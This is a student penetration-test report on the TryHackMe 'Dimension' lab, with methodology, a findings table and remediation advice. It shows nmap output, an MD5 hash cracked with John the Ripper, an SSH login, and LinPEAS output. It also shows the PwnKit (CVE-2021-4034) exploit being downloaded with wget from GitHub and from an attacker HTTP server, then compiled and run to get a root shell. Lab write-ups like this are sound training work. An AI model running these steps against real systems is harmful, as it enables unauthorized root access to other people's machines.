

**PENETRATION TESTING AND  
VULNERABILITY ASSESSMENT  
REPORT-DIMENSION**

**SUBMITTED BY**

**NISHI K**

# **Table Of Content**

## **1.0 Introduction**

### **1.1 Methodology**

## **2.0 Scope of testing**

### **2.1 Methodology**

## **3.0 Tools Used For Pen Testing**

### **3.1 NetDiscover**

### **3.2 Nmap**

### **3.3 John the Ripper**

### **3.4 Linpeas**

## **4.0 Finding Severity Ratings**

### **4.1 Vulnerability Summary & Report**

## **5.0 Detailed Vulnerability**

### **5.1 Service Enumeration**

### **5.2 Source Code Disclosure**

### **5.3 SSH misconfiguration**

### **5.4 Weak User Privilege**

## **7.0 Conclusion**

## **1.0 Introduction**

Vulnerability Assessment and Penetration Testing (VAPT) is a comprehensive process aimed at identifying, assessing, and exploiting security vulnerabilities in computer systems, networks, applications, and digital assets. Its significance lies in preemptively uncovering vulnerabilities before potential exploitation by attackers. Organizations conduct VAPT to proactively identify and address security weaknesses, thus averting data breaches, sensitive information theft, and other cyber threats.

Vulnerability Assessment (VA) entails the identification and evaluation of vulnerabilities within a system or network. This process includes scanning for known vulnerabilities and misconfigurations, culminating in a report detailing identified vulnerabilities, their severity, and recommendations for remediation.

In contrast, Penetration Testing (PT) involves attempting to exploit the identified vulnerabilities to gain unauthorized access to the system or network. Conducted in a controlled environment, the results help identify vulnerabilities susceptible to exploitation by malicious actors. The PT report includes a list of successfully exploited vulnerabilities, accompanied by recommendations for remediation.

The synergy of VA and PT provides a robust approach to identifying and remedying security vulnerabilities. Regular VAPT assessments empower organizations to uphold the security of their digital assets, safeguarding them against potential cyber threats.

## **1.1 Methodology**

### **Penetration Testing Execution Standard (PTES)**

The Penetration Testing Execution Standard, or PTES, is a standard that was developed and continues to be enhanced by a group of information security experts from various industries. PTES provides a minimum baseline for what is required of a penetration test, expanding from initial communication between client and tester to what a report includes.

The goal of PTES is to provide quality guidance that helps raise the bar of quality for penetration testing. The standardization of penetration testing procedures helps organizations better understand the services they are paying for and gives penetration testers accurate direction on what to do during a penetration test.

### **The 7 Stages of PTES**

The PTES methodology is a structured approach to penetration testing balancing guided phases with organizational vulnerabilities. The standard is organized in sections that define what should be included in a quality penetration test.

PTES defines penetration testing in seven phases:

- Pre-Engagement Interactions
- Intelligence Gathering
- Threat Modeling
- Vulnerability Analysis
- Exploitation
- Post-Exploitation
- Reporting

### Pre-Engagement Interactions

Penetration testers will prepare and gather the required tools, OS, and software to begin the penetration test. The required tools vary depending on the type and scope of engagement but will be defined by a quality penetration tester at the start of any penetration test.

### Intelligence Gathering

The organization being tested will provide the penetration tester with general information about in-scope targets, and the tester will gather additional details from publicly accessible sources. This step is especially valuable in network penetration testing.

### Threat Modeling

Threat modeling is a process for prioritizing where remediation strategies should be applied to keep a system secure. PTES focuses on business assets, business processes, threat communities, and their capabilities as key elements of threat modeling.

### Vulnerability Analysis

Penetration testers are expected to identify, validate, and evaluate the security risks posed by vulnerabilities. This analysis of vulnerabilities aims to find flaws in an organization's systems that could be abused by a malicious individual.

### Exploitation

This phase of a penetration test involves the exploitation of identified vulnerabilities in an attempt to breach an organization's system and its security. Since the vulnerability analysis phase was completed in a quality manner, the next step is to test those entry points into the organization that are weak.

### Post-Exploitation

After the testing is complete, the penetration tester must consider the value of the compromised machine and its usefulness in further compromising the network.

## Reporting

An executive-level and technical-level report will be delivered covering what was tested, how it was tested, what vulnerabilities were found, and how the penetration tester found those weaknesses. The report should provide your organization with helpful guidance on how to better your information security practices.

## **2.0 Scope of testing**

Penetration testing is a type of security testing that involves simulating attacks on a computer system, network, or application to identify potential vulnerabilities and weaknesses that attackers may exploit. The scope in penetration testing involves the following:

**Identifying the scope and objectives:** The first step in penetration testing is to define the scope and objectives of the testing. This involves identifying the assets that need to be tested, such as applications, networks, servers, and databases.

The scope of the assessment covered the target system with the IP address 10.0.2.7

## **3.0 Tools used for pen-testing**

Kali Linux is a popular Linux distribution used for digital forensics and penetration testing, and it comes with a variety of tools pre-installed. Here are some of the most used tools to penetrate the machine

### **3.1 NetDiscover**

Net Discover is a popular network scanning tool available in Kali Linux that is used to discover hosts and services on a network. It is a simple and easy-to-use command-line utility that can quickly scan a network and provide detailed information about the devices and services running on it.

### **3.2 Nmap**

Nmap is one of the most popular tools in Kali Linux and is widely used for network reconnaissance and vulnerability scanning. It can be used to scan networks and hosts for open ports, services running on those ports, and potential vulnerabilities in those service

### **3.3 John the Ripper**

It is designed to help security professionals and system administrators test the strength of passwords on a system by attempting to crack password hashes through various attack methods.

### **3.4 Linpeas**

Linpeas is a script used for privilege escalation and security auditing on Linux systems. It is designed to identify potential security vulnerabilities and misconfigurations that could be exploited by attackers. It is commonly used in security assessments, penetration testing, and CTFs.

## **4.0 severity ratings**

levels of severity and corresponding CVSS score

Rating	CVSS Score
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

#### 4.1 Vulnerability Summary & Report Card

0	2	2	0	
Critical	High	Medium	Low	none



	Finding	Severity	Recommendation
1	Service Enumeration	Medium	<ul style="list-style-type: none"> <li>Need to Configure the Firewall to avoid such enumeration request</li> </ul>
2	Source Code Disclosure	High	<ul style="list-style-type: none"> <li>Apache default configuration need to restrict and only admin can access.</li> <li>Don't put user details in publicly accessible locations</li> </ul>
3	SSH misconfiguration	Medium	<ul style="list-style-type: none"> <li>Restrict IP (Allowed IPs only can able to access)</li> </ul>
4	Weak User Privilege (CVE-2021-4034)	High	<ul style="list-style-type: none"> <li>Apply patches: Update your Linux distribution to apply the available patches as soon as possible.</li> <li>Restrict access.</li> </ul>

## 5.0 Detailed Vulnerability

### 5.1 Service Enumeration


When conducting a penetration test or simply enumerating services on a target machine, knowing which ports are associated with it is often useful. This can be accomplished using a port scanner such as Nmap to scan for open ports on the target machine. Once you have a list of open ports, you can use a port lookup tool to determine which service runs on each port. This information can be extremely helpful when trying to identify potential attack vectors.

Machine IP Address	Ports Open	Services
10.0.2.7	TCP: 22,80	SSH, HTTP

Severity: Medium

Impact: Attacker can perform wide range of scanning like Services Enumeration, Ports, OS, Versions and Subnets

Result of Service Enumeration: Host discovery ,Open ports ,Operating system detection ,Service detection ,Version detection



```
kali@kali:~$ sudo nmap -A -T5 -Pn 10.10.58.52
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-24 10:59 EST
Nmap scan report for 10.10.58.52
Host is up (1.0s latency).
Not shown: 779 filtered tcp ports (no-response), 219 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 42:ca:b9:f6:58:11:aa:f0:35:e3:f2:66:21:65:69:9c (RSA)
|   256  fd:a7:14:85:aa:25:aa:fa:71:d8:53:2c:f7:91:66:c2 (ECDSA)
|_  256  da:23:98:aa:d6:0b:c1:6c:61:d3:09:0f:53:90:82:7d (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Dimension
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), L
inux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP  RTT      ADDRESS
1    231.64 ms 10.18.0.1
2    436.89 ms 10.10.58.52

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.37 seconds

kali@kali:~$
```

## 5.2 Source Code Disclosure

This occurs when an attacker gains unauthorized access to the source code of a web application. Access to the source code can reveal sensitive information about the application's logic, structure, and potentially even credentials or other sensitive data.

The web application hosted on the DIMENSION machine contained a hash in its source code, which, when decrypted using John the Ripper, password cracking tool provided access credentials for the SSH service.

Severity : High

Impact:If this source code includes administrator credentials an attacker may be able to launch another attack to the entire machine.

```
kali-linux-2023.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

TryHackMe | Login x Logins & Passwords x TryHackMe | Dimension x Dimension x http://10.10.58.52/# x + v
view-source:http://10.10.58.52/#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec How to use Nmap for ... TryHackMe | Linux Priv...

70 <input type="text" name="name" id="name" />
71 </div>
72 <div class="field half">
73 <label for="email">Email</label>
74 <input type="text" name="email" id="email" />
75 </div>
76 <div class="field">
77 <label for="message">Message</label>
78 <textarea name="message" id="message" rows="4"></textarea>
79 </div>
80 </div>
81 <ul class="actions">
82 <li><input type="submit" value="Send Message" class="primary" /></li>
83 <li><input type="reset" value="Reset" /></li>
84 </ul>
85 </form>
86 <ul class="icons">
87 <li><a href="#" class="icon brands fa-twitter"><span class="label">Twitter</span></a></li>
88 <li><a href="#" class="icon brands fa-facebook-f"><span class="label">Facebook</span></a></li>
89 <li><a href="#" class="icon brands fa-instagram" style="color: #E44E4E;"><span class="label">Instagram</span></a></li>
90 <li><a href="#" class="icon brands fa-github"><span class="label">GitHub</span></a></li>
91 </ul>
92 </article>
93 </div>
94 <!-- Elements -->
95 <article id="elements">
96 <h2 class="major">Elements</h2>
97 </article>
98 </div>
```

```
Unknown cipher-text format name requested
(kali@kali)-[~]
└─$ john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
123ABcabc (7)
1g 0:00:00.00 DONE (2023-12-25 05:30) 7.692g/s 5677Kp/s 5677Kc/s 5677Kc/s 123bye..1234lovely
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
(kali@kali)-[~]
└─$
```

## Recommendation:

- Review and secure the server and application configurations to minimize the risk of unintentional information disclosure.
- Don't put user details in publicly accessible locations

## 5.3 SSH Misconfiguration

The severity of SSH security issues can vary based on the nature and impact of vulnerabilities.

Severity : Medium

Impact: An insecure configuration in the SSH service allowed unauthorized access using the identified password.

```
Session completed.
(kali@kali)-[~]
└─$ ssh adarsh@10.10.203.94
The authenticity of host '10.10.203.94 (10.10.203.94)' can't be established.
ED25519 key fingerprint is SHA256:NIJwBRhAfWoyG8XW1+fScceI9jfmPke71Vaa8RorDzE.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:10: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.203.94' (ED25519) to the list of known hosts.
adarsh@10.10.203.94's password:
Permission denied, please try again.
adarsh@10.10.203.94's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

196 packages can be updated.
161 updates are security updates.


Last login: Fri Oct 7 17:41:28 2022 from 192.168.30.13
adarsh@adarsh:~$
```

## Recommendation:

- Use SSH Keys for Authentication: Prefer public key authentication over password-based authentication. This enhances security by eliminating the risk of brute-force attacks on passwords.
- Change Default SSH Port: Consider changing the default SSH port (usually 22) to a non-standard port. This can reduce the visibility of your SSH server and decrease the likelihood of automated attacks.
- Restrict IP (Allowed IPs only can able to access)
- Set Connection Timeout

## 5.4 Weak User Privilege

The LinPEAS tool was utilized to conduct a privilege escalation check on the system. The tool identified a potential exploit, CVE-2021-4034.



```
kali-linux-2023.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
SSH_CONNECTION=10.0.2.4 57518 10.0.2.7 22
HISTFILE=/dev/null

Searching Signature verification failed in dmesg
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#dmesg-signature-verification-failed
dmesg Not Found

Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2021-4034] PwnKit
Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu-10|11|12|13|14|15|16|17|18|19|20|21 ], debian-7|8|9|10|11, fedora, manjaro
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: centos-6|7|8, [ ubuntu-14|16|17|18|19|20 ], debian-9|10
Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET)
Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
Exposure: less probable
Tags: ubuntu-(22.04){kernel:5.15.0-27-generic}
Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c
Comments: kernel.unprivileged_usersns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2022-2586] nft_object UAF
Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
```

The chosen CVE-2021–4034 vulnerability was exploited successfully, leading to the attainment of a root shell.

For that, Deployed a Python HTTP Server on the system and then cloned the repository, compiled, and executed the exploit script. Subsequently, the executed exploit resulted in a successful privilege escalation.

Severity: High

## Impact:

- Data theft: Once an attacker has root privileges, they can access all files and data on the system.

- **Malware installation:** The attacker can install malicious software that could be used to further compromise the system and other systems on the network.
- **Disruption of services:** The attacker can stop or modify system services, potentially causing downtime and critical data loss.

## Recommendation:

- **Apply patches:** Update your Linux distribution to apply the available patches as soon as possible.
- **Restrict access:** Only give users the minimum level of access they need to perform their tasks.
- **Monitor for suspicious activity:** Regularly monitor your systems for signs of compromised activity

```

kali-linux-2023.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

adarsh@adarsh-VirtualBox: /tmp/CVE-2021-4034-main

adarsh@adarsh-VirtualBox:/tmp$ wget https://github.com/berdav/CVE-2021-4034/archive/main.zip
--2023-12-31 10:43:55-- https://github.com/berdav/CVE-2021-4034/archive/main.zip
Resolving github.com (github.com)... 20.207.73.82
Connecting to github.com (github.com)|20.207.73.82|:443 ... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/berdav/CVE-2021-4034/zip/refs/heads/main [following]
--2023-12-31 10:43:55-- https://codeload.github.com/berdav/CVE-2021-4034/zip/refs/heads/main
Resolving codeload.github.com (codeload.github.com)... 20.207.73.88
Connecting to codeload.github.com (codeload.github.com)|20.207.73.88|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: 'main.zip'

main.zip
[  => ] 6.31K --.-KB/s in 0.001s

2023-12-31 10:44:01 (4.56 MB/s) - 'main.zip' saved [6457]

adarsh@adarsh-VirtualBox:/tmp$ ls
config-err-U0pM4Z      systemd-private-26345c145af6461b96f107d539cd711e-colorld.service-t4R9YB
CVE-2021-4034          systemd-private-26345c145af6461b96f107d539cd711e-fwupd.service-GL3ba2
gnome-software-V8N0G2 systemd-private-26345c145af6461b96f107d539cd711e-rtkit-daemon.service-FB00FH
gnome-software-Y1F9G2 systemd-private-26345c145af6461b96f107d539cd711e-systemd-timesyncd.service-OxNaka
linpeas.sh            unity_support_test.0

main.zip
adarsh@adarsh-VirtualBox:/tmp$ unzip main.zip
Archive: main.zip
55d60e381ef90463ed35f47af44bf7e2fbc150d4
  creating: CVE-2021-4034-main/
  inflating: CVE-2021-4034-main/.gitignore
  inflating: CVE-2021-4034-main/LICENSE
  inflating: CVE-2021-4034-main/Makefile
  inflating: CVE-2021-4034-main/README.md
  inflating: CVE-2021-4034-main/cve-2021-4034.c
  inflating: CVE-2021-4034-main/cve-2021-4034.sh
  
```

```
terminal
Help
cve-2021-4034.sh
main.zlp
systemd-private-26345c145af6461b96f107d539cd711e-color.service-t4R9YB
systemd-private-26345c145af6461b96f107d539cd711e-fwupd.service-GL3b2
systemd-private-26345c145af6461b96f107d539cd711e-rtkit-daemon.service-FB00FH
systemd-private-26345c145af6461b96f107d539cd711e-systemd-timesyncd.service-OxNAKa
unity.support.test.0
adarsh@adarsh-VirtualBox:/tmp$ cd CVE-2021-4034-main
adarsh@adarsh-VirtualBox:/tmp/CVE-2021-4034-main$ ls
cve-2021-4034    dry-run        LICENSE        pwnkit.so
cve-2021-4034.c  gconv-modules  Makefile      README.md
cve-2021-4034.sh GCONV_PATH=.   pwnkit.c
adarsh@adarsh-VirtualBox:/tmp/CVE-2021-4034-main$ cd ..
adarsh@adarsh-VirtualBox:/tmp$ wget http://10.0.2.7:8080/cve-2021-4034.sh
--2023-12-31 10:56:38-- http://10.0.2.7:8080/cve-2021-4034.sh
Connecting to 10.0.2.7:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 305 [text/x-sh]
Saving to: 'cve-2021-4034.sh'

cve-2021-4034.sh  100%[=====] 305 --.-KB/s  in 0s

2023-12-31 10:56:38 (1.06 MB/s) - 'cve-2021-4034.sh' saved [305/305]

adarsh@adarsh-VirtualBox:/tmp$ chmod +x cve-2021-4034
chmod: cannot access 'cve-2021-4034': No such file or directory
adarsh@adarsh-VirtualBox:/tmp$ chmod +x cve-2021-4034.sh
adarsh@adarsh-VirtualBox:/tmp$ ./cve-2021-4034.sh
./cve-2021-4034.sh: 9: ./cve-2021-4034.sh: curl: not found
./cve-2021-4034.sh: 9: ./cve-2021-4034.sh: curl: not found
./cve-2021-4034.sh: 9: ./cve-2021-4034.sh: curl: not found
cc -Wall -shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall -cve-2021-4034.c -o cve-2021-4034
echo "module UDF-2// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /bin/true GCONV_PATH=./pwnkit.so:.
# whoami
root
#
```

## Cve – 2021 – 4034

### Exploit prediction scoring system (EPSS) score for CVE-2021-4034

Probability of exploitation activity in the next 30 days: **0.05%**

Percentile, the proportion of vulnerabilities that are scored at or less: **~ 14 %** [EPSS Score History](#) [EPSS FAQ](#)

### Metasploit modules for CVE-2021-4034

#### Local Privilege Escalation in polkits pkexec

Disclosure Date: 2022-01-25 First seen: 2022-12-23

exploit/linux/local/cve\_2021\_4034\_pwnkit\_lpe\_pkexec

A bug exists in the polkit pkexec binary in how it processes arguments. If the binary is provided with no arguments, it will continue to process environment variables as argument variables, but without any security checking. By using the execve call we can s

[More information](#)

### CVSS scores for CVE-2021-4034

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Source
<b>7.2</b>	HIGH	AV:L/AC:L/Au:N/C:C/I:C/A:C	<b>3.9</b>	<b>10.0</b>	nvd@nist.gov
<b>7.8</b>	HIGH	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	<b>1.8</b>	<b>5.9</b>	nvd@nist.gov

### CWE ids for CVE-2021-4034

[CWE-125 Out-of-bounds Read](#)

The product reads data past the end or before the beginning of the intended buffer.

## 6.0 Conclusion

Machine penetration testing has proven itself an invaluable tool for building robust security postures. By simulating real-world attacks through vulnerability scanning, network mapping, and exploitation testing, it sheds light on potential weaknesses before adversaries can exploit them. Leveraging the insights gained, organizations can effectively address vulnerabilities by applying security patches, configuring access controls, implementing strong authentication, and conducting regular security audits. This proactive approach, often further strengthened by collaboration with security experts, significantly contributes to a secure computing environment, preventing unauthorized access and data breaches.

The "Dimension" room exemplifies this proactive approach, offering a valuable training ground for aspiring penetration testers and ethical hackers. By presenting a realistic attack scenario with multiple stages, it allows participants to hone their skills in a controlled environment.

There are various security practices to protect the system like enforcing strong password policies with multi-factor authentication, promptly patching software vulnerabilities, diligently configuring network firewalls and intrusion prevention systems, and conducting regular security audits. Following the principle of least privilege further strengthens security postures by minimizing potential attack surfaces.

By adopting a multi-pronged approach that prioritizes proactive identification, mitigation, and training, organizations can effectively safeguard their systems and data from malicious actors.